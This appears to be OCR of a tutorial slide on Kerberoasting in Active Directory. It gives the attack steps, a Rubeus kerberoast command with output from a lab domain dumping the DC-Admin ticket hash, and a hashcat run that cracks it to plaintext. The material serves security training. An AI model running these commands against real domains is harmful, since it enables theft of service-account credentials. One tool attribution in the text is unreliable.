
How to Perform a Kerberoasting Attack:

- **Request Service Tickets:** The attacker queries the KDC for service tickets (TGS) associated with SPNs using tools like Rubeus or KerberosUser.
- **Extract TGS:** The attacker extracts the TGS from network traffic or memory using tools like Rubeus or Impacket's GetTGT.
- **Crack the TGS:** The attacker uses password-cracking tools like Hashcat or John the Ripper to crack the TGS and reveal the service account's plaintext password.


C:\Users\Public\Downloads>rubeus.exe kerberoast /outfile:hash.txt
rubeus.exe kerberoast /outfile:hash.txt
v2.2.0
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

```
Action: Kerberoasting

NOTICE: AES hashes will be returned for AES-enabled accounts.
        Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

Target Domain          : CEH.com
Searching path 'LDAP://Server2022.CEH.com/DC=CEH,DC=com' for '(&(samAccountType=805306368)(se
rincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

Total kerberoastable users : 1


SamAccountName         : DC-Admin
DistinguishedName      : CN=DC-Admin,CN=Users,DC=CEH,DC=com
ServicePrincipalName   : -AD-DC/DC-Admin.CEH.com:60111
PwdLastSet             : 6/10/2024 2:40:48 AM
Supported ETypes       : RC4_HMAC_DEFAULT
Hash written to C:\Users\Public\Downloads\hash.txt

Roasted hashes written to : C:\Users\Public\Downloads\hash.txt
```

```
┌──[root@parrot]─[/home/attacker]
└─── #hashcat -m 13100 --force -a 0 hash.txt /root/ADtools/rockyou.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO,
 POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
================================================
* Device #1: pthread-penryn-Intel(R) Xeon(R) Gold 6262V CPU @ 1.90GHz, 2912/5889 MB (1024 MB allocata
ble), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```


b5f5547203a4edf2a17663482300ef5d24c1aa1e62d90fddaef53bc077baf7501a8080e87b8148e42e86b:advanced!
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*DC-Admin$CEH.com$-AD-DC/DC-Admin.CEH.c...42e86b
Time.Started.....: Wed Jun 12 02:21:05 2024, (11 secs)
Time.Estimated...: Wed Jun 12 02:21:16 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/root/ADtools/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1021.6 kH/s (1.50ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10348544/14344386 (72.14%)
Rejected.........: 0/10348544 (0.00%)
Restore.Point....: 10346496/14344386 (72.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ae1152 -> aduni123

ANY QUESTIONS ?

Connect with Rootkid!

thanks !!